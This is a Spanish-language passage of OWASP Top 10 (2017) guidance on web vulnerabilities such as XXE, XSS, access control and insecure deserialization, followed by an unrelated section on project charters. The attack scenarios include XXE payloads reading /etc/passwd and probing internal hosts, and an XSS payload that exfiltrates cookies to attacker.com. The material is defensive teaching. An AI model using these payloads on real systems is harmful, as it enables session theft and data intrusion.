| Muchas aplicaciones web y APIs no protegen adecuadamente datos sensibles, tales como información financiera, de salud o información personalmente identificable (PII). Los atacantes pueden robar o modificar estos datos protegidos inadecuadamente para llevar a cabo fraudes con tarjetas de crédito, robos de identidad u otros delitos. Los datos sensibles requieren métodos de protección adicionales, como el cifrado en almacenamiento y tránsito. | | | |
|  | | | |
| En lugar de atacar la criptografía, los atacantes roban claves, ejecutan ataques Man in the Middle o roban datos en texto plano del servidor, en tránsito, o desde el cliente. Se requiere un ataque manual pero pueden utilizarse bases de datos con hashes que han sido hechas públicas para obtener las contraseñas originales utilizando GPUs. | En los últimos años, este ha sido el ataque de mayor impacto. El error más común es simplemente no cifrar los datos sensibles. Cuando se emplea criptografía, es común la generación y gestión de claves, algoritmos, cifrados y protocolos débiles. En particular algoritmos débiles de hashing para el almacenamiento de contraseñas. Para los datos en tránsito las debilidades son fáciles de detectar mientras que para los datos almacenados es muy difícil. Ambos tienen una explotabilidad muy variable. | | Los fallos con frecuencia comprometen datos que deberían estar protegidos. Típicamente, esta información incluye información personal sensible, como registros de salud, datos personales, credenciales y tarjetas de crédito, que a menudo requieren mayor protección según lo definido por las leyes o reglamentos. |
| ¿La aplicación es vulnerable?  Lo primero es determinar las necesidades de protección de los datos en tránsito y en almacenamiento. Por ejemplo, contraseñas, números de tarjetas de crédito, registros médicos, información personal y datos sensibles del negocio requieren protección adicional, especialmente si se encuentran en el ámbito de aplicación de leyes de privacidad, como por ejemplo el Reglamento General de Protección de Datos (RGPD) o regulaciones financieras, como PCI Data Security Standard (PCI DSS).  Para todos estos datos:   * ¿Se transmite datos en texto claro? Esto se refiere a protocolos como HTTP, SMTP, TELNET, FTP. El tráfico en Internet es especialmente peligroso. Verifique también todo el tráfico interno, por ejemplo, entre los balanceadores de carga, servidores web o sistemas de Backend. * ¿Se utilizan algoritmos criptográficos obsoletos o débiles, ya sea por defecto o en código heredado? Por ejemplo MD5, SHA1, etc. * ¿se utilizan claves criptográficas predeterminadas, se generan o reutilizan claves criptográficas débiles, o falta una gestión o rotación adecuada de las claves? * Por defecto, ¿Se aplica cifrado? ¿se estableció las directivas de seguridad o encabezados para el navegador web? * El user-agent del usuario (aplicación o cliente de correo), verifica que el certificado enviado por el servidor sea válido. | | **Plan de contingencia**   * Clasifique los datos procesados, almacenados o transmitidos por el sistema. Identifique que información es sensible de acuerdo a las regulaciones, leyes o requisitos del negocio y del país. * Aplique los controles adecuados para cada clasificación. * No almacene datos sensibles innecesarios. * Cifre todos los datos sensibles cuando sean almacenados. * Cifre todos los datos en tránsito utilizando protocolos seguros como TLS con cifradores que utilicen Perfect Forward Secrecy (PFS), priorizando los algoritmos en el servidor. Aplique el cifrado utilizando directivas como HTTP Strict Transport Security (HSTS). * Utilice únicamente algoritmos y protocolos estándares y fuertes e implemente una gestión adecuada de claves. No cree sus propios algoritmos de cifrado. * Deshabilite el almacenamiento en cache de datos sensibles. * Almacene contraseñas utilizando funciones de hashing adaptables con un factor de trabajo (retraso) además de SALT, como Argon2, scrypt, bcrypt o PBKDF2. * Verifique la efectividad de sus configuraciones y parámetros de forma independiente. | |
| Ejemplos de escenarios de ataque  Escenario #1: una aplicación cifra números de tarjetas de crédito en una base de datos utilizando su cifrado automático. Sin embargo, estos datos son automáticamente descifrados al ser consultados, permitiendo que, si existe un error de inyección SQL se obtengan los números de tarjetas de crédito en texto plano.  Escenario #2: un sitio web no utiliza o fuerza el uso de TLS para todas las páginas, o utiliza cifradores débiles. Un atacante monitorea el tráfico de la red (por ejemplo en una red Wi-Fi insegura), degrada la conexión de HTTPS a HTTP e intercepta los datos, robando las cookies de sesión del usuario. El atacante reutiliza estas cookies y secuestra la sesión del usuario (ya autenticado), accediendo o modificando datos privados. También podría alterar los datos enviados.  Escenario #3: se utilizan hashes simples o hashes sin SALT para almacenar las contraseñas de los usuarios en una base de datos. Una falla en la carga de archivos permite a un atacante obtener las contraseñas. Utilizando una Rainbow Table de valores pre-calculados, se pueden recuperar las contraseñas originales. | | | |
| Entidades Externas XML (XXE) | | | |
| Muchos procesadores XML antiguos o mal configurados evalúan referencias a entidades externas en documentos XML. Las entidades externas pueden utilizarse para revelar archivos internos mediante la URI o archivos internos en servidores no actualizados, escanear puertos de la LAN, ejecutar código de forma remota y realizar ataques de denegación de servicio (DoS). | | | |
|  | | | |
| Los atacantes pueden explorar procesadores XML vulnerables si cargan o incluyen contenido hostil en un documento XML, explotando código vulnerable, dependencias o integraciones. | De forma predeterminada, muchos procesadores XML, antiguos permiten la especificación de una entidad externa, una URL que se referencia y evalúa durante el procesamiento XML. | | Estos defectos se pueden utilizar para extraer datos, ejecutar una solicitud remota desde el servidor, escanear sistemas internos, realizar un ataque de denegación de servicio y ejecutar otro tipo de ataques. |
| ¿La aplicación es vulnerable?  Las aplicaciones y, en particular servicios web basados en XML, o integraciones que utilicen XML, pueden ser vulnerables a este ataque si:   * La aplicación acepta XML directamente, carga XML desde fuentes no confiables o inserta datos no confiables en documentos XML. Por último, estos datos son analizados sintácticamente por un procesador XML. * Cualquiera de los procesadores XML utilizados en la aplicación o los servicios web basados en SOAP, poseen habilitadas las definiciones de tipo de documento (DTDs). Dado que los mecanismos exactos para deshabilitar el procesamiento de DTDs varía para cada procesado. * La aplicación utiliza SAML para el procesamiento de identidades dentro de la seguridad federada o para propósitos de Single Sign-On (SSO). SAML utiliza XML para garantizar la identidad de los usuarios y puede ser vulnerable. * La aplicación utiliza SOAP en una versión previa a la 1.2 y, si las entidades XML son pasadas a la infraestructura SOAP, probablemente sea susceptible a ataques XXE. * Ser vulnerable a ataques XXE significa que probablemente la aplicación también es vulnerable a ataques de denegación de servicio | | **Plan de contingencia**  El entrenamiento del desarrollador es esencial para identificar y mitigar defectos de XXE. Aparte de esto, prevenir XXE requiere:   * De ser posible, utilice formatos de datos menos complejos como JSON y evite la serialización de datos confidenciales. * Actualice los procesadores y bibliotecas XML que utilice la aplicación o el sistema subyacente. Utilice validadores de dependencias. * Deshabilite las entidades externas de XML y procesamiento DTD en todos los analizadores sintácticos XML en su aplicación. * Implemente validación de entrada positiva en el servidor (“lista blanca”), filtrado y sanitización para prevenir el ingreso de datos dañinos dentro de documentos, cabeceras y nodos XML. * Verifique que la funcionalidad de carga de archivos XML o XSL valide el XML entrante, usando validación XSD o similar. * Las herramientas SAST pueden ayudar a detectar XXE en el código fuente, aunque la revisión manual de código es la mejor alternativa en aplicaciones grandes y complejas. * Si estos controles no son posibles, considere usar parcheo virtual, Gateways de seguridad de API, o Firewalls de Aplicaciones Web (WAFs) para detectar, monitorear y bloquear ataques XXE. | |
| Ejemplos de escenarios de ataque  Han sido publicados numerosos XXE, incluyendo ataques a dispositivos embebidos. Los XXE ocurren en una gran cantidad de lugares inesperados, incluyendo dependencias profundamente anidadas. La manera más fácil es cargar un archivo XML malicioso, si es aceptado.  Escenario #1: El atacante intenta extraer datos del servidor.  <?xml version="1.0" encoding="ISO-8859-1"?>  <!DOCTYPE foo [  <!ELEMENT foo ANY>  <!ENTITY xxe SYSTEM "file:///etc/passwd">]>  <foo>&xxe;</foo>  Escenario #2: Cambiando la línea ENTITY anterior, un atacante puede escanear la red privada del servidor:  <!ENTITY xxe SYSTEM "https://192.168.1.1/private">]>  Escenario #3: Incluyendo un archivo potencialmente infinito, se intenta un ataque de denegación de servicio:  <!ENTITY xxe SYSTEM "file:///dev/random">]> | | | |
| Pérdida de Control de Acceso | | | |
| Las restricciones sobre lo que los usuarios autenticados pueden hacer no se aplican correctamente. Los atacantes pueden explotar estos defectos para acceder, de forma no autorizada, a funcionalidades y/o datos, cuentas de otros usuarios, ver archivos sensibles, modificar datos, cambiar derechos de acceso y permisos, etc. | | | |
|  | | | |
| La explotación del control de acceso es una habilidad esencial de los atacantes. Las herramientas SAST y DAST pueden detectar la ausencia de controles de acceso, pero, en el caso de estar presentes, no pueden verificar si son correctos. Es detectable utilizando medios manuales o de forma automática en algunos frameworks que carecen de controles de acceso. | Las debilidades del control de acceso son comunes debido a la falta de detección automática y a la falta de pruebas funcionales efectivas por parte de los desarrolladores de aplicaciones. | | El impacto técnico incluye atacantes anónimos actuando como usuarios o administradores; usuarios que utilizan funciones privilegiadas o crean, acceden, actualizan o eliminan cualquier registro. |
| ¿La aplicación es vulnerable?  Las restricciones de control de acceso implican que los usuarios no pueden actuar fuera de los permisos previstos. Típicamente, las fallas conducen a la divulgación, modificación o destrucción de información no autorizada de los datos, o a realizar una función de negocio fuera de los límites del usuario.  Las vulnerabilidades comunes de control de acceso incluyen:   * Pasar por alto las comprobaciones de control de acceso modificando la URL, el estado interno de la aplicación o HTML, utilizando una herramienta de ataque o una conexión vía API. * Permitir que la clave primaria se cambie a la de otro usuario, pudiendo ver o editar la cuenta de otra persona. * Elevación de privilegios. Actuar como un usuario sin iniciar sesión, o actuar como un administrador habiendo iniciado sesión como usuario estándar. * Manipulación de metadatos, como reproducir un token de control de acceso JWT (JSON Web Token), manipular una cookie o un campo oculto para elevar los privilegios, o abusar de la invalidación de tokens JWT. * La configuración incorrecta de CORS permite el acceso no autorizado a una API. * Forzar la navegación a páginas autenticadas como un usuario no autenticado o a páginas privilegiadas como usuario estándar. * Acceder a una API sin control de acceso mediante el uso de verbos POST, PUT y DELETE. | | **Plan de contingencia**  El control de acceso sólo es efectivo si es aplicado del lado del servidor o en Server-less API, donde el atacante no puede modificar la verificación de control de acceso o los metadatos.   * Con la excepción de los recursos públicos, la política debe ser denegar de forma predeterminada. * Implemente los mecanismos de control de acceso una vez y reutilícelo en toda la aplicación, incluyendo minimizar el control de acceso HTTP (CORS). * Los controles de acceso al modelo deben imponer la propiedad (dueño) de los registros, en lugar de aceptar que el usuario puede crear, leer, actualizar o eliminar cualquier registro. * Los modelos de dominio deben hacer cumplir los requisitos exclusivos de los límites de negocio de las aplicaciones. * Deshabilite el listado de directorios del servidor web y asegúrese que los metadatos/fuentes de archivos (por ejemplo de GIT) y copia de seguridad no estén presentes en las carpetas públicas. * Registre errores de control de acceso y alerte a los administradores cuando corresponda (por ej. fallas reiteradas). * Limite la tasa de acceso a las APIs para minimizar el daño de herramientas de ataque automatizadas. * Los tokens JWT deben ser invalidados luego de la finalización de la sesión por parte del usuario. * Los desarrolladores y el personal de QA deben incluir pruebas de control de acceso en sus pruebas unitarias y de integración. | |
| Ejemplos de escenarios de ataque  Escenario #1: La aplicación utiliza datos no validados en una llamada SQL para acceder a información de una cuenta:  pstmt.setString(1, request.getParameter("acct"));  ResultSet results = pstmt.executeQuery( );  Un atacante simplemente puede modificar el parámetro “acct” en el navegador y enviar el número de cuenta que desee. Si no se verifica correctamente, el atacante puede acceder a la cuenta de cualquier usuario.  Escenario #2: Un atacante simplemente fuerza las búsquedas en las URL. Los privilegios de administrador son necesarios para acceder a la ´página de administración.  http://example.com/app/getappInfo  http://example.com/app/admin\_getappInfo  Si un usuario no autenticado puede acceder a cualquier página o, si un usuario no-administrador puede acceder a la ´página de administración, esto es una falla. | | | |
| Configuración de Seguridad Incorrecta | | | |
| La configuración de seguridad incorrecta es un problema muy común y se debe en parte a establecer la configuración de forma manual, ad hoc o por omisión (o directamente por la falta de configuración). Son ejemplos: S3 buckets abiertos, cabeceras HTTP mal configuradas, mensajes de error con contenido sensible, falta de parches y actualizaciones, frameworks, dependencias y componentes desactualizados, etc. | | | |
|  | | | |
| Los atacantes a menudo intentarán explotar vulnerabilidades sin parchear o acceder a cuentas por defecto, páginas no utilizadas, archivos y directorios desprotegidos, etc. para obtener acceso o conocimientos del sistema o del negocio. | Configuraciones incorrectas de seguridad pueden ocurrir en cualquier nivel del stack tecnológico, incluidos los servicios de red, la plataforma, el servidor web, el servidor de aplicaciones, la base de datos, frameworks, el código personalizado y máquinas virtuales preinstaladas, contenedores, etc. Los escáneres automatizados son útiles para detectar configuraciones predeterminadas, servicios innecesarios, opciones heredadas, etc. | | Los defectos frecuentemente dan a los atacantes acceso no autorizado a algunos datos o funciones del sistema. Ocasionalmente, estos errores resultan en un completo compromiso del sistema.  El impacto al negocio depende de las necesidades de la aplicación y de los datos. |
| ¿La aplicación es vulnerable?   * Falta hardening adecuado en cualquier parte del stack tecnológico, o permisos mal configurados en los servicios de la nube. * Se encuentran instaladas o habilitadas características innecesarias (ej. puertos, servicios, páginas, cuentas o permisos). * Las cuentas predeterminadas y sus contraseñas siguen activas y sin cambios. * El manejo de errores revela a los usuarios trazas de la aplicación u otros mensajes demasiado informativos. * Para los sistemas actualizados, las nuevas funciones de seguridad se encuentran desactivadas o no se encuentran configuradas de forma adecuada o segura. * Las configuraciones de seguridad en el servidor de aplicaciones, en el framework de aplicación (ej., Struts, Spring, ASP.NET), bibliotecas o bases de datos no se encuentran especificados con valores seguros. * El servidor no envía directrices o cabeceras de seguridad a los clientes o se encuentran configurados con valores inseguros. * El software se encuentra desactualizado o posee vulnerabilidades | | **Plan de contingencia**  Deben implementarse procesos seguros de instalación, incluyendo:   * Proceso de fortalecimiento reproducible que agilice y facilite la implementación de otro entorno asegurado. Los entornos de desarrollo, de control de calidad (QA) y de Producción deben configurarse de manera idéntica y con diferentes credenciales para cada entorno. Este proceso puede automatizarse para minimizar el esfuerzo requerido para configurar cada nuevo entorno seguro. * Use una plataforma minimalista sin funcionalidades innecesarias, componentes, documentación o ejemplos. Elimine o no instale frameworks y funcionalidades no utilizadas. * Siga un proceso para revisar y actualizar las configuraciones apropiadas de acuerdo a las advertencias de seguridad y siga un proceso de gestión de parches. En particular, revise los permisos de almacenamiento en la nube (por ejemplo, los permisos de buckets S3). * La aplicación debe tener una arquitectura segmentada que proporcione una separación efectiva y segura entre componentes y acceso a terceros, contenedores o grupos de seguridad en la nube (ACLs). * Envíe directivas de seguridad a los clientes (por ej. cabeceras de seguridad). * Utilice un proceso automatizado para verificar la efectividad de los ajustes y configuraciones en todos los ambientes. | |
| Ejemplos de escenarios de ataque  Escenario #1: el servidor de aplicaciones viene con ejemplos que no se eliminan del ambiente de producción. Estas aplicaciones poseen defectos de seguridad conocidos que los atacantes usan para comprometer el servidor. Si una de estas aplicaciones es la consola de administración, y las cuentas predeterminadas no se han cambiado, el atacante puede iniciar una sesión.  Escenario #2: el listado de directorios se encuentra activado en el servidor y un atacante descubre que puede listar los archivos. El atacante encuentra y descarga las clases de Java compiladas, las descompila, realiza ingeniería inversa y encuentra un defecto en el control de acceso de la aplicación.  Escenario #3: la configuración del servidor de aplicaciones permite retornar mensajes de error detallados a los usuarios, por ejemplo, las trazas de pila. Potencialmente esto expone información sensible o fallas subyacentes, tales como versiones de componentes que se sabe que son vulnerables.  Escenario #4: un proveedor de servicios en la nube (CSP) por defecto permite a otros usuarios del CSP acceder a sus archivos desde Internet. Esto permite el acceso a datos sensibles almacenados en la nube. | | | |
| Secuencia de comandos en sitios cruzados (XSS) | | | |
| Los XSS ocurren cuando una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada; o actualiza una página web existente con datos suministrados por el usuario utilizando una API que ejecuta JavaScript en el navegador. Permiten ejecutar comandos en el navegador de la víctima y el atacante puede secuestrar una sesión, modificar (defacement) los sitios web, o redireccionar al usuario hacia un sitio malicioso. | | | |
|  | | | |
| Existen herramientas automatizadas que permiten detectar y explotar las tres formas de XSS, y también se encuentran disponibles kits de explotación gratuitos. | Las herramientas automatizadas pueden detectar algunos problemas XSS en forma automática, particularmente en tecnologías maduras como PHP, J2EE / JSP, y ASP.NET. | | El impacto de XSS es moderado para el caso de XSS Reflejado y XSS en DOM, y severa para XSS Almacenado, que permite ejecutar secuencias de comandos en el navegador de la víctima, para robar credenciales, secuestrar sesiones, o la instalación de software malicioso en el equipo de la víctima. |
| ¿La aplicación es vulnerable?  Existen tres formas usuales de XSS para atacar a los navegadores de los usuarios   * XSS Reflejado: la aplicación o API utiliza datos sin validar, suministrados por un usuario y codificados como parte del HTML o JavaScript de salida. No existe una cabecera que establezca la Política de Seguridad de Contenido (CSP). Un ataque exitoso permite al atacante ejecutar comandos arbitrarios (HTML y JavaScript) en el navegador de la víctima. Típicamente el usuario deberá interactuar con un enlace, o alguna otra página controlada por el atacante, como un ataque del tipo pozo de agua, publicidad maliciosa, o similar. * XSS Almacenado: la aplicación o API almacena datos proporcionados por el usuario sin validar ni sanear, los que posteriormente son visualizados o utilizados por otro usuario o un administrador. Usualmente es considerado como de riesgo de nivel alto o crítico. * XSS Basados en DOM: frameworks en JavaScript, aplicaciones de página única o APIs incluyen datos dinámicamente, controlables por un atacante. Idealmente, se debe evitar procesar datos controlables por el atacante en APIs no seguras.   Los ataques XSS incluyen el robo de la sesión, apropiación de la cuenta, evasión de autentificación de múltiples pasos, reemplazo de nodos DOM, inclusión de troyanos de autentificación, ataques contra el navegador, descarga de software malicioso, keyloggers, y otros tipos de ataques al lado cliente. | | **Plan de contingencia**  Prevenir XSS requiere mantener los datos no confiables separados del contenido activo del navegador.   * Utilizar frameworks seguros que, por diseño, automáticamente codifican el contenido para prevenir XSS, como en Ruby 3.0 o React JS. * Codificar los datos de requerimientos HTTP no confiables en los campos de salida HTML (cuerpo, atributos, JavaScript, CSS, o URL) resuelve los XSS Reflejado y XSS Almacenado. * Aplicar codificación sensitiva al contexto, cuando se modifica el documento en el navegador del cliente, ayuda a prevenir DOM XSS. * Habilitar una Política de Seguridad de Contenido (CSP) es una defensa profunda para la mitigación de vulnerabilidades XSS, asumiendo que no hay otras vulnerabilidades que permitan colocar código malicioso vía inclusión de archivos locales, bibliotecas vulnerables en fuentes conocidas almacenadas en Redes de Distribución de Contenidos (CDN) o localmente. | |
| Ejemplos de escenarios de ataque  Escenario #1: la aplicación utiliza datos no confiables en la construcción del código HTML sin validarlos o codificarlos:  (String) page += "<input name='creditcard' type='TEXT' value='" +  request.getParameter("CC") + "'>";  El atacante modifica el parámetro “CC” en el navegador por:  '><script>document.location='http://www.attacker.com/cgibin/cookie.cgi?foo='+document.cookie</script>'  Este ataque causa que el identificador de sesión de la víctima sea enviado al sitio web del atacante, permitiéndole secuestrar la sesión actual del usuario. | | | |
| Deserialización Insegura | | | |
| Estos defectos ocurren cuando una aplicación recibe objetos serializados dañinos y estos objetos pueden ser manipulados o borrados por el atacante para realizar ataques de repetición, inyecciones o elevar sus privilegios de ejecución. En el peor de los casos, la deserialización insegura puede conducir a la ejecución remota de código en el servidor. | | | |
|  | | | |
| Lograr la explotación de deserialización es difícil, ya que los exploits distribuidos raramente funcionan sin cambios o ajustes en su código fuente | Algunas herramientas pueden descubrir defectos de deserialización, pero con frecuencia se necesita ayuda humana para validarlo.  Se espera que los datos de prevalencia de estos errores aumenten a medida que se desarrollen más herramientas para ayudar a identificarlos y abordarlos. | | No se debe desvalorizar el impacto de los errores de deserialización. Pueden llevar a la ejecución remota de código, uno de los ataques más serios posibles.  El impacto al negocio depende de las necesidades de la aplicación y de los datos. |
| ¿La aplicación es vulnerable?  Aplicaciones y APIs serán vulnerables si deserializan objetos hostiles o manipulados por un atacante.  Esto da como resultado dos tipos primarios de ataques:   * Ataques relacionados con la estructura de datos y objetos; donde el atacante modifica la lógica de la aplicación o logra una ejecución remota de código que puede cambiar el comportamiento de la aplicación durante o después de la deserialización. * Ataques típicos de manipulación de datos; como ataques relacionados con el control de acceso, en los que se utilizan estructuras de datos existentes pero se modifica su contenido.  1. La serialización puede ser utilizada en aplicaciones para:  * Comunicación remota e Inter-Procesos (RPC/IPC) * Protocolo de comunicaciones, Web Services y Brokers de mensajes. * Caching y Persistencia * Bases de datos, servidores de caché y sistemas de archivos. | | **Plan de contingencia**  El único patrón de arquitectura seguro es no aceptar objetos serializados de fuentes no confiables o utilizar medios de serialización que sólo permitan tipos de datos primitivos.  Si esto no es posible, considere alguno de los siguientes puntos:   * Implemente verificaciones de integridad tales como firmas digitales en cualquier objeto serializado, con el fin de detectar modificaciones no autorizadas. * Durante la deserialización y antes de la creación del objeto, exija el cumplimiento estricto de verificaciones de tipo de dato, ya que el código normalmente espera un conjunto de clases definibles. Se ha demostrado que se puede pasar por alto esta técnica, por lo que no es aconsejable confiar sólo en ella. * Aísle el código que realiza la deserialización, de modo que se ejecute en un entorno con los mínimos privilegios posibles. • Registre las excepciones y fallas en la deserialización, tales como cuando el tipo recibido no es el esperado, o la deserialización produce algún tipo de error. * Restrinja y monitoree las conexiones (I/O) de red desde contenedores o servidores que utilizan funcionalidades de deserialización. * Monitoree los procesos de deserialización, alertando si un usuario deserializa constantemente. | |
| Ejemplos de escenarios de ataque  Escenario #1: una aplicación React invoca a un conjunto de micro servicios Spring Boot. Siendo programadores funcionales, intentaron asegurar que su código sea inmutable. La solución a la que llegaron es serializar el estado del usuario y pasarlo en ambos sentidos con cada solicitud. Un atacante advierte la firma “R00” del objeto Java, y usa la herramienta Java Serial Killer para obtener ejecución de código remoto en el servidor de la aplicación.  Escenario #2: un foro PHP utiliza serialización de objetos PHP para almacenar una “super cookie”, conteniendo el ID, rol, hash de la contraseña y otros estados del usuario:  a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05 022f8f3c88bc960";}  Un atacante modifica el objeto serializado para darse privilegios de administrador a sí mismo:  a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin“;i:3;s:32:"b6a8b3bea87fe0e05022 f8f3c88bc960";} | | | |
| Componentes con vulnerabilidades conocidas | | | |
| Los componentes como bibliotecas, frameworks y otros módulos se ejecutan con los mismos privilegios que la aplicación. Si se explota un componente vulnerable, el ataque puede provocar una pérdida de datos o tomar el control del servidor. Las aplicaciones y API que utilizan componentes con vulnerabilidades conocidas pueden debilitar las defensas de las aplicaciones y permitir diversos ataques e impactos. | | | |
|  | | | |
| Es sencillo obtener exploits para vulnerabilidades ya conocidas pero la explotación de otras requieren un esfuerzo considerable, para su desarrollo y/o personalización. | Estos defectos están muy difundidos. El desarrollo basado fuertemente en componentes de terceros, puede llevar a que los desarrolladores no entiendan qué componentes se utilizan en la aplicación o API y, mucho menos, mantenerlos actualizados. Esta debilidad es detectable mediante el uso de analizadores tales como retire.js o la inspección de cabeceras. La verificación de su explotación requiere de la descripción de un posible ataque. | | Mientras que ciertas vulnerabilidades conocidas conllevan impactos menores, algunas de las mayores brechas registradas han sido realizadas explotando vulnerabilidades conocidas en componentes comunes. |
| ¿La aplicación es vulnerable?  Es potencialmente vulnerable si:   * No conoce las versiones de todos los componentes que utiliza (tanto del lado del cliente como del servidor). Esto incluye componentes utilizados directamente como sus dependencias anidadas. * El software es vulnerable, no posee soporte o se encuentra desactualizado. Esto incluye el sistema operativo, servidor web o de aplicaciones, DBMS, APIs y todos los componentes, ambientes de ejecución y bibliotecas. * No se analizan los componentes periódicamente ni se realiza seguimiento de los boletines de seguridad de los componentes utilizados. * No se parchea o actualiza la plataforma subyacente, frameworks y dependencias, con un enfoque basado en riesgos. Esto sucede comúnmente en ambientes en los cuales la aplicación de parches se realiza de forma mensual o trimestral bajo control de cambios, lo que deja a la organización abierta innecesariamente a varios días o meses de exposición a vulnerabilidades ya solucionadas. * No asegura la configuración de los componentes correctamente | | **Plan de contingencia**   * Remover dependencias, funcionalidades, componentes, archivos y documentación innecesaria y no utilizada. * Utilizar una herramienta para mantener un inventario de versiones de componentes (por ej. frameworks o bibliotecas) tanto del cliente como del servidor. * Monitorizar continuamente fuentes como CVE y NVD en búsqueda de vulnerabilidades en los componentes utilizados. * • Obtener componentes únicamente de orígenes oficiales utilizando canales seguros. Utilizar preferentemente paquetes firmados con el fin de reducir las probabilidades de uso de versiones manipuladas maliciosamente. * Supervisar bibliotecas y componentes que no poseen mantenimiento o no liberan parches de seguridad para sus versiones obsoletas o sin soporte | |
| Ejemplos de escenarios de ataque  Escenario #1: típicamente, los componentes se ejecutan con los mismos privilegios de la aplicación que los contienen y, como consecuencia, fallas en éstos pueden resultar en impactos serios. Estas fallas pueden ser accidentales (por ejemplo, errores de codificación) o intencionales (una puerta trasera en un componente). Algunos ejemplos de vulnerabilidades en componentes explotables son:   * CVE-2017-5638, una ejecución remota de código en Struts 2 que ha sido culpada de grandes brechas de datos. * Aunque frecuentemente los dispositivos de Internet de las Cosas (IoT) son imposibles o muy dificultosos de actualizar, la importancia de estas actualizaciones puede ser enorme (por ejemplo en dispositivos biomédicos). | | | |
| Registro y Monitoreo Insuficientes | | | |
| El registro y monitoreo insuficiente, junto a la falta de respuesta ante incidentes permiten a los atacantes mantener el ataque en el tiempo, pivotear a otros sistemas y manipular, extraer o destruir datos. Los estudios muestran que el tiempo de detección de una brecha de seguridad es mayor a 200 días, siendo típicamente detectado por terceros en lugar de por procesos internos | | | |
|  | | | |
| El registro y monitoreo insuficientes es la base de casi todos los grandes y mayores incidentes de seguridad.  Los atacantes dependen de la falta de monitoreo y respuesta oportuna para lograr sus objetivos sin ser detectados. | Las acciones de los evaluadores deben registrarse lo suficiente como para comprender los daños que podrían haber causado. | | Los ataques más exitosos comienzan con la exploración de vulnerabilidades. Permitir que el sondeo de vulnerabilidades continúe puede aumentar la probabilidad de una explotación exitosa. |
| ¿La aplicación es vulnerable?  El registro y monitoreo insuficientes ocurren en cualquier momento:   * Eventos auditables, tales como los inicios de sesión, fallos en el inicio de sesión, y transacciones de alto valor no son registrados. * Advertencias y errores generan registros poco claros, inadecuados o ninguno en absoluto. * Registros en aplicaciones o APIs no son monitoreados para detectar actividades sospechosas. * Los registros son almacenados únicamente de forma local. * Los umbrales de alerta y de escalamiento de respuesta no están implementados o no son eficaces. * Las pruebas de penetración y escaneos utilizando herramientas DAST (como OWASP ZAP) no generan alertas. * La aplicación no logra detectar, escalar o alertar sobre ataques en tiempo real. * También es vulnerable a la fuga de información si registra y alerta eventos visibles para un usuario o un atacante | | **Plan de contingencia**  Según el riesgo de los datos almacenados o procesados por la aplicación:   * Asegúrese de que todos los errores de inicio de sesión, de control de acceso y de validación de entradas de datos del lado del servidor se pueden registrar para identificar cuentas sospechosas. * Asegúrese de que las transacciones de alto impacto tengan una pista de auditoría con controles de integridad para prevenir alteraciones o eliminaciones. * Asegúrese que todas las transacciones de alto valor poseen una traza de auditoría con controles de integridad que permitan detectar su modificación o borrado, tales como una base de datos con permisos de inserción únicamente u similar. * Establezca una monitorización y alerta efectivos de tal manera que las actividades sospechosas sean detectadas y respondidas dentro de períodos de tiempo aceptables. * Establezca o adopte un plan de respuesta o recuperación de incidentes, tales como NIST 800-61 rev.2 o posterior | |
| Ejemplos de escenarios de ataque  Escenario #1: el software de un foro de código abierto es operado por un pequeño equipo que fue atacado utilizando una falla de seguridad. Los atacantes lograron eliminar el repositorio del código fuente interno que contenía la próxima versión, y todos los contenidos del foro. Aunque el código fuente pueda ser recuperado, la falta de monitorización, registro y alerta condujo a una brecha de seguridad peor.  Escenario #2: un atacante escanea usuarios utilizando contraseñas por defecto, pudiendo tomar el control de todas las cuentas utilizando esos datos. Para todos los demás usuarios, este proceso deja solo un registro de fallo de inicio de sesión. Luego de algunos días, esto puede repetirse con una contraseña distinta.  Escenario #3: De acuerdo a reportes, un importante minorista tiene un sandbox de análisis de malware interno para los archivos adjuntos de correos electrónicos. Este sandbox había detectado software potencialmente indeseable, pero nadie respondió a esta detección. Se habían estado generando advertencias por algún tiempo antes de que la brecha de seguridad fuera detectada por un banco externo, debido a transacciones fraudulentas de tarjetas. | | | |

## Arranque del proyecto

### Carta de inicio del proyecto

El acta de constitución del proyecto es un documento en el que se define el alcance, los objetivos y los participantes del proyecto. Da una visión preliminar de los roles y responsabilidades, de los objetivos y de los principales interesados y define la autoridad del Project manager. Sirve como referencia de autoridad para el futuro del proyecto.

**Este documento incluye:**

* Propósito del proyecto
* Descripción del proyecto
* Alcance
* Objetivos
* Requerimientos del proyecto
* Entregables
* Costes
* Recursos

**Otra definición:**

El acta de constitución de un proyecto es un documento que autoriza formalmente un proyecto o una fase, y que contiene los requisitos iniciales que satisfacen las necesidades y expectativas de los interesados.

